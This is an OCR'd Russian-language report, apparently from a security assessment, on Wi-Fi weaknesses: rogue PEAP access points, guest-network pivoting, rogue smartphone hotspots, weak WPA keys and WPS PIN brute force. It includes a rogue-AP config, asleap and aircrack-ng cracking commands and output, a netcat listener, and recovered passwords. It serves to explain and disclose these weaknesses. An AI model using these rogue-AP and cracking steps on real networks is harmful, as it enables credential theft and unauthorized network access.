
Поддельная точка доступа

Используется протокол PEAPv0/EAP-MsCHAPv2

У пользователя сохранена точка доступа и включено автоматическое подключение к Wi-Fi

На стороне клиента не проверяется/некорректно проверяется сертификат точки доступа





Проведение атак на ресурсы ЛВС

Злоумышленник

Перехват учетных данных

Атака с использованием поддельной точки доступа

Несанкционированный доступ к сети

Контролируемая зона

Поддельная точка доступа

```
 nano 2.6.3                File: /etc/mana-toolkit/hostapd-mana-eaponly.conf                Modified

#A full description of options is available in https://github.com/sensepost/hostapd-mana/blob/master/hos

interface=wlan1
channel=3
ssid=[redacted]
ieee8021x=1
eapol_key_index_workaround=0
eap_server=1
eap_user_file=/etc/mana-toolkit/hostapd.eap_user
ca_cert=/usr/share/mana-toolkit/cert/rogue-ca.pem
server_cert=/usr/share/mana-toolkit/cert/radius.pem
private_key=/usr/share/mana-toolkit/cert/radius.key
private_key_passwd=
dh_file=/usr/share/mana-toolkit/cert/dhparam.pem
pac_opaque_encr_key=000102030405060708090a0b0c0d0e0f
eap_fast_a_id=101112131415161718191a1b1c1d1e1f
eap_fast_a_id_info=test server
eap_fast_prov=3
pac_key_lifetime=604800
pac_key_refresh_time=86400
wpa=2
wpa_key_mgmt=WPA-EAP
wpa_pairwise=TKIP CCMP
```

Развертывание поддельной точки доступа

```
MANA (EAP) : identity:
wlan1: STA 6c:71:d9:b6:13:51 IEEE 802.1X: Sending EAP Packet (identifier 140)
wlan1: STA 6c:71:d9:b6:13:51 IEEE 802.1X: received EAP packet (code=2 id=140 len=43) from STA: EAP Response-PEAP (25)
wlan1: STA 6c:71:d9:b6:13:51 IEEE 802.1X: Sending EAP Packet (identifier 141)
wlan1: STA 6c:71:d9:b6:13:51 IEEE 802.1X: received EAP packet (code=2 id=141 len=123) from STA: EAP Response-PEAP (25)
MANA (EAP-FAST) :
MANA (EAP-FAST) : Challenge
MANA (EAP-FAST) :          a6:d8:f0:db:c5
MANA (EAP-FAST) : Response
MANA (EAP-FAST) :                        :a4:63:d5:73:5d:2f:28:89:f6:63:81:0d:54:2a:70
wlan1: STA 6c:71:d9:b6:13:51 IEEE 802.1X: Sending EAP Packet (identifier 142)
```

Перехват значений Challenge + Response

Поддельная точка доступа

Перебор паролей на оборудовании или за деньги


```
root@kali:/# asleap -C [redacted]:9c:54:10:cb:75 \
> -R [redacted]af:02:ad:4a:25:49:57:fe:91:1c:0d:50:0b:91:21:f2:f9:df:42 \
> -W /usr/share/wordlists/rockyou.txt
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "/usr/share/wordlists/rockyou.txt".
```


```
root@kali:/# curl --insecure --digest -u [redacted]
 https://sso[redacted]com/ -v 2>&1 | grep HTTP/1.1
> GET / HTTP/1.1
< HTTP/1.1 401 Unauthorized
> GET / HTTP/1.1
< HTTP/1.1 404 Not Found
root@kali:/#
```


За 2 суток работы поддельной сети получено 984 запроса на аутентификацию, получено 30 учетных записей

Поддельная точка доступа

Развитие атаки







Из гостевой сети в корпоративную


Получить ключ доступа к гостевому Wi-Fi в большинстве организаций достаточно просто. Это обычная практика, удобство клиентов или посетителей - важный аспект бизнеса, но такое удобство зачастую создается в ущерб безопасности. Как показывает опыт работ по анализу защищенности, во многих случаях после подключения к гостевой сети может быть получен доступ к другим сетевым сегментам, в том числе к ресурсам ЛВС.

Сотрудники компаний сами регулярно могут использовать гостевую сеть, не подозревая, что это небезопасно. Для гостевой сети не всегда используются механизмы шифрования. А если при этом точка доступа не изолирует пользователей друг от друга, то злоумышленник, получивший доступ к гостевой сети, может атаковать сотрудников компании, прослушивать их трафик и перехватывать чувствительную информацию, в том числе учетные данные для доступа к различным системам. Нарушитель может также сочетать эксплуатацию данного недостатка с использованием поддельной точки доступа.

Из гостевой сети в корпоративную

Доступны внутренние ресурсы из гостевой беспроводной сети вследствие:

- отсутствия механизмов шифрования;
- отсутствия сегментации сети;
- использования гостевой сети сотрудниками;
- отсутствие изоляции пользователей.




Из гостевой сети в корпоративную


Атака
на пользователей

Доступная
беспроводная сеть

Контролируемая
зона



Отсутствие механизмов шифрования
для гостевой беспроводной сети



Сотрудники используют гостевой Wi-Fi

Отсутствие изоляции пользователей
гостевой точки доступа

```
root@android:/home/positive# ^C
root@android:/home/positive# nc -lvp 1337
listening on [any] 1337 ...
10.1.[redacted].114: inverse host lookup failed: Unknown host
connect to [10.1.[redacted].121] from (UNKNOWN) [10.1.[redacted].114] 46326
hello neo
```


Доступ к рабочей станции сотрудника
из гостевой беспроводной сети

Несанкционированные точки доступа

Человеческий фактор всегда играет важную роль в обеспечении безопасности любой инфраструктуры, в том числе беспроводных сетей. Многие сотрудники используют Интернет для личных целей (социальные сети, почта, мессенджеры), но не в любой компании они могут получить доступ к этим ресурсам на рабочем месте - а в некоторых организациях Интернет и вовсе запрещен. Поэтому сотрудники зачастую подключаются к интересующим их ресурсам со смартфона либо, для большего удобства, разворачивают на смартфоне беспроводную точку доступа, к которой подключают рабочую станцию, и пользуются интернет-ресурсами через такое несанкционированное соединение.

При успешной атаке на такие беспроводные сети злоумышленник способен получить доступ к ресурсам ЛВС, а также проводить атаки на пользователей этих точек доступа. Так, в одном из проектов была выявлена беспроводная сеть, которая не входила в число корпоративных сетей.

Перехватив значение рукопожатия (handshake) клиента и точки доступа, возможно проводить локально атаки на подбор пароля к данной точке доступа. Используя подобранный по словарю пароль и информацию о доступном сетевом окружении, можно выяснить принадлежность IP-адреса устройства.



Несанкционированные точки доступа

Атака на несанкционированную точку доступа

1. Перехваченное значение «handshake»

2. Подбор пароля к Wi-Fi

```
                    Aircrack-ng 1.2 rc4

[00:00:00] 304/647 keys tested (948.49 k/s)

Time left: 0 seconds                                      46.99%

                    KEY FOUND! [ 1234qwer ]


Master Key     : A0 B1 5A 72 51 16 58 56 8C F9 66 D3 B2 6D AE E7
                 81 CD 50 51 E5 B2 95 72 BF 2C 59 53 A2 17 CC 4E

Transient Key  : 64 A8 FD 15 C2 86 56 80 A6 45 94 64 B8 23 8D 18
                 83 69 49 DA 94 FB A3 94 3D 33 79 FA 04 CC D7 E9
                 7C 5A 79 66 AC 15 28 6B 8B 31 BE 5B 63 A7 B0 E0
                 05 6D E2 F3 93 54 87 24 1A 64 8A 42 74 E4 A1 BE

EAPOL HMAC     : 90 3F 99 D0 B0 DD 31 17 07 09 BF F4 FC [redacted] D4
```


3. Доступное сетевое окружение

```
MacBook-Pro-V:~ pen$ ifconfig | grep 172.20.[redacted]
        inet 172.20.[redacted] netmask 0xfffffff0 broadcast 172.20.[redacted]
MacBook-Pro-V:~ pen$ arp -a
? (172.20.[redacted]) at 62:b3:95:ce:bd:64 on en0 ifscope [ethernet]
? (172.20.[redacted]) at (incomplete) on en0 ifscope [ethernet]
? (224.0.[redacted]) at 1:0:5e:0:0:fb on en0 ifscope permanent [ethernet]
MacBook-Pro-V:~ pen$ curl ifconfig.io
213.87.[redacted]
MacBook-Pro-V:~ pen$
```

Словарные ключи безопасности

Использование словарных паролей - одна из самых распространенных уязвимостей, которую можно встретить практически в любой инфраструктуре. То же самое касается и беспроводных сетей. Используемые ключи безопасности в ряде случаев имеют недостаточную длину или сложность и могут быть без труда подобраны нарушителем. Злоумышленник может перехватить значения handshake для атакуемой точки доступа и получить возможность локально (без подключения к сети) подбирать пароль по этому значению. Успешный подбор словарных или простых комбинаций может быть произведен за несколько секунд.

В некоторых организациях при настройке беспроводной сети задается пароль, связанный с названием компании или другими похожими данными. Для нарушителей это вовсе не преграда. Используя различное специализированное ПО (например, CeWL и RSMangler), можно провести «персонализированную» атаку на подбор. В таком случае словарь возможных паролей будет специально создан для атакуемой организации.



Словарные ключи безопасности

Подбор пароля для доступа беспроводной сети. ПО Aircrack

```
                    Aircrack-ng 1.2 rc1

          [00:00:00] 1 keys tested (449.59 k/s)

                  KEY FOUND! [ vip[redacted] ]

Master Key     : 2D B5 2C 08 6C 0F 79 5A 40 9D A0 2A 3D E9 30 DE
                 FE B3 92 D4 13 D4 1B AB 04 71 21 FF D6 C9 E2 C8

Transient Key  : 0F 28 F2 D9 BA DF 46 87 E2 B9 AA 00 A8 4B 5D 42
                 EE 49 0E E5 B9 2C A2 49 85 F0 EF DF 2D 62 7A F0
                 5E 22 99 35 05 FA DC 3C 49 53 92 D8 27 D8 17 E1
                 E9 E7 F4 97 C0 F3 E3 62 2A 9B 7B 17 D2 66 60 E1

EAPOL HMAC     : FA F7 D0 EA 00 71 78 0F B0 0F 04 C0 37 E3 70 A0
```

```
                    Aircrack-ng 1.2 rc4

[00:00:00] 8/9822768 keys tested (102.97 k/s)

Time left: 1 day, 2 hours, 45 minutes, 1 second                0.00%

                  KEY FOUND! [ 12345678 ]


Master Key     : 9B E0 20 EF 21 4F 5D 7D 1C 7A 06 93 F1 85 86 6F
                 4B D9 D1 F1 5A 70 2F 16 05 F9 2E 71 9C 81 DF 88

Transient Key  : EB B3 2E 39 CE F2 F3 65 6A A3 D6 54 85 73 93 E2
                 29 0F 9E CE BA 66 2D 83 37 3B 76 49 86 D7 1A AF
                 1D 8F 9A DA 61 08 96 9A 20 6C A5 07 FD 29 1A E4
                 6E 49 A1 C3 E0 AB 63 7F 79 0F A1 F4 B1 DC 52 BD

EAPOL HMAC     : 6E 6C 38 2C 89 D3 C5 BE 79 55 D5 B5 5C 88 FE 2D
```

Использование механизма WPS


Очередной случай, когда удобство таит в себе угрозу. Механизм WPS (Wi-Fi Protected Setup) предназначен для упрощения процесса настройки беспроводной сети. Имя сети и тип шифрования задаются автоматически, для подключения к точке доступа используется специальный PIN-код, состоящий только из цифр. Нет необходимости заниматься конфигурацией сети. При этом PIN-код может быть написан прямо на роутере. Что самое интересное - в большинстве роутеров возможность настройки по технологии WPS изначально активирована. Нарушитель может подобрать PIN-код и подключиться к точке доступа. Существует даже специализированное ПО, позволяющее не только идентифицировать точки доступа с включенным WPS, но и проводить на них атаки. Данное ПО распространяется свободно, то есть любой нарушитель может, не затрачивая никаких средств, скачать соответствующий набор утилит и приступать ко взлому.

Успешный подбор PIN-кода точки доступа

```
[+] Sending M2 message
[P] E-Hash1: b1:98:e4:a3:34:15:55:01:1b:29:ca:47:16:23:de:b9:8e:cd:9c:a5:7e:92:f9:40:bb:f2:b3:2f:93:cf:b5:b5
[P] E-Hash2: b9:53:d3:a9:5d:bb:d4:e4:9d:b0:a5:c1:1a:0f:be:03:83:9a:d9:a5:92:54:c0:5e:4a:a7:00:ca:72:95:d5:04
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 60 seconds
[+] WPS PIN: '24301626'
[+] WPA PSK: '0890641373'
[+] AP SSID: [redacted]
```

Небезопасная аутентификация

В некоторых случаях при развертывании беспроводной сети может использоваться фильтрация по MAC-адресам подключаемых устройств. Это решение является небезопасным, позволяя проводить атаки типа «человек посередине» (MITM).



Небезопасная аутентификация